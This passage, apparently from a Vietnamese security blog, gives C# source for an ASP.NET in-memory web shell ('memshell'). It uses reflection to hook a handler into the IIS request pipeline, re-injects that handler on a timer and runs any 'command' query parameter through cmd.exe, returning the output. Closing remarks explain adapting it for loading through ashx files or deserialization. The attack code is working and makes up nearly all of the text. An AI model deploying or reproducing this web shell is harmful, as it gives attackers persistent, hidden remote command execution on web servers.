        private static Type SyncEventExecutionStepClass = sysWeb.GetType("System.Web.HttpApplication+SyncEventExecutionStep");
        private static Type iExecutionStepType = sysWeb.GetType("System.Web.HttpApplication+IExecutionStep");
        private static Type ListIExecutionStepClass = typeof(List<>).MakeGenericType(iExecutionStepType);
        private static Type ListIExecutionStepArrayClass = ListIExecutionStepClass.MakeArrayType();
        private static BindingFlags flag = BindingFlags.Instance | BindingFlags.NonPublic | BindingFlags.Public | BindingFlags.Static;
        public ModuleMemShell(){
            if (HttpContext.Current != null){
                var previous_timer = HttpContext.Current.Application["loop"];
                if (previous_timer != null){
                    ((System.Threading.Timer)previous_timer).Dispose();
                }
                var timer = new System.Threading.Timer(Loop, null, 0, 3000);
                HttpContext.Current.Application["loop"] = timer;
                HttpContext.Current.Response.Write("HttpModule Memshell Injected!!!!");
            }
        }
        void Loop(Object stateInfo){
            var appFactory = HAFClass.GetField("_theApplicationFactory", flag).GetValue(null);
            var _freeList = HAFClass.GetField("_freeList", flag).GetValue(appFactory);
            foreach (var httpApplication in (IEnumerable)_freeList){
                InjectHandler((HttpApplication)httpApplication);
            }
        }
        void InjectHandler(HttpApplication httpApplication){
            object list = GetModuleSteps(httpApplication);
            if (list != null){
                ClearInject(list);
                InstallNew(list, httpApplication);
            }
        }
        object GetModuleSteps(HttpApplication httpApplication){
            foreach (var notification in Enum.GetValues(typeof(RequestNotification))){
                var notification_index = (int)PipelineModuleStepContainerClass.GetMethod("EventToIndex", flag).Invoke(null, new object[] { notification });
                var ModuleContainers = (HttpApplicationClass.GetProperty("ModuleContainers", flag).GetValue(httpApplication));
                var ModuleContainersLength = (Int32)PipelineModuleStepContainerArrayClass.GetProperty("Length", flag).GetValue(ModuleContainers);
                for (int i = 0; i < ModuleContainersLength; i++){
                    var moduleContainer = PipelineModuleStepContainerArrayClass.GetMethod("Get", flag).Invoke(ModuleContainers, new object[] { i });
                    var _moduleSteps = PipelineModuleStepContainerClass.GetField("_moduleSteps", flag).GetValue(moduleContainer);
                    if (_moduleSteps != null){
                        var list = ListIExecutionStepArrayClass.GetMethod("Get", flag).Invoke(_moduleSteps, new object[] { notification_index });
                        if (list != null){
                            return list;
                        }
                    }
                }
            }
            return null;
        }
        void InstallNew(object list, HttpApplication httpApplication){
            var syncEventExecutionStep = SyncEventExecutionStepClass.GetConstructor(flag, null, new Type[] { typeof(HttpApplication), typeof(EventHandler) }, null)
                .Invoke(new object[] { httpApplication, (EventHandler)CustomHandler });
            ListIExecutionStepClass.GetMethod("Add", flag).Invoke(list, new object[] { syncEventExecutionStep });
        }
        void ClearInject(object list){
            var list_count = (int)ListIExecutionStepClass.GetProperty("Count", flag).GetValue(list);
            for (int i = 0; i < list_count; i++){
                var syncEventExecutionStep = ListIExecutionStepClass.GetMethod("get_Item", flag).Invoke(list, new object[] { i });
                if (syncEventExecutionStep != null){
                    var handler = (Delegate)SyncEventExecutionStepClass.GetProperty("Handler", flag).GetValue(syncEventExecutionStep);
                    var handler_name = handler.Method.DeclaringType.FullName + "." + handler.Method.Name;
                    if (handler_name == "ASP.httpmodulememshell_aspx+ModuleMemShell.CustomHandler"){
                        ListIExecutionStepClass.GetMethod("RemoveAt", flag).Invoke(list, new object[] { i });
                    }
                }
            }
        }
        public void CustomHandler(object sender, EventArgs e){
            HttpContext context = HttpContext.Current;
            String cmd = context.Request.QueryString["command"];
            if (cmd != null){
                Process p = new Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.Arguments = "/c" + cmd;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardError = true;
                p.Start();
                byte[] data = Encoding.UTF8.GetBytes(p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd());
                context.Response.Write(Encoding.Default.GetString(data));
            }
        }
    }
</script>

<%
    new ModuleMemShell();
%>
Cuối cùng là exec command tại đường dẫn bất kỳ:

Có một lưu ý như sau: Khi load memshell này bằng file ashx hoặc deser, code inject thì cần sửa đổi handler_name cho phù hợp để code mình có thể xóa được đúng event, tại đây mình đang ví dụ load memshell code bằng file aspx.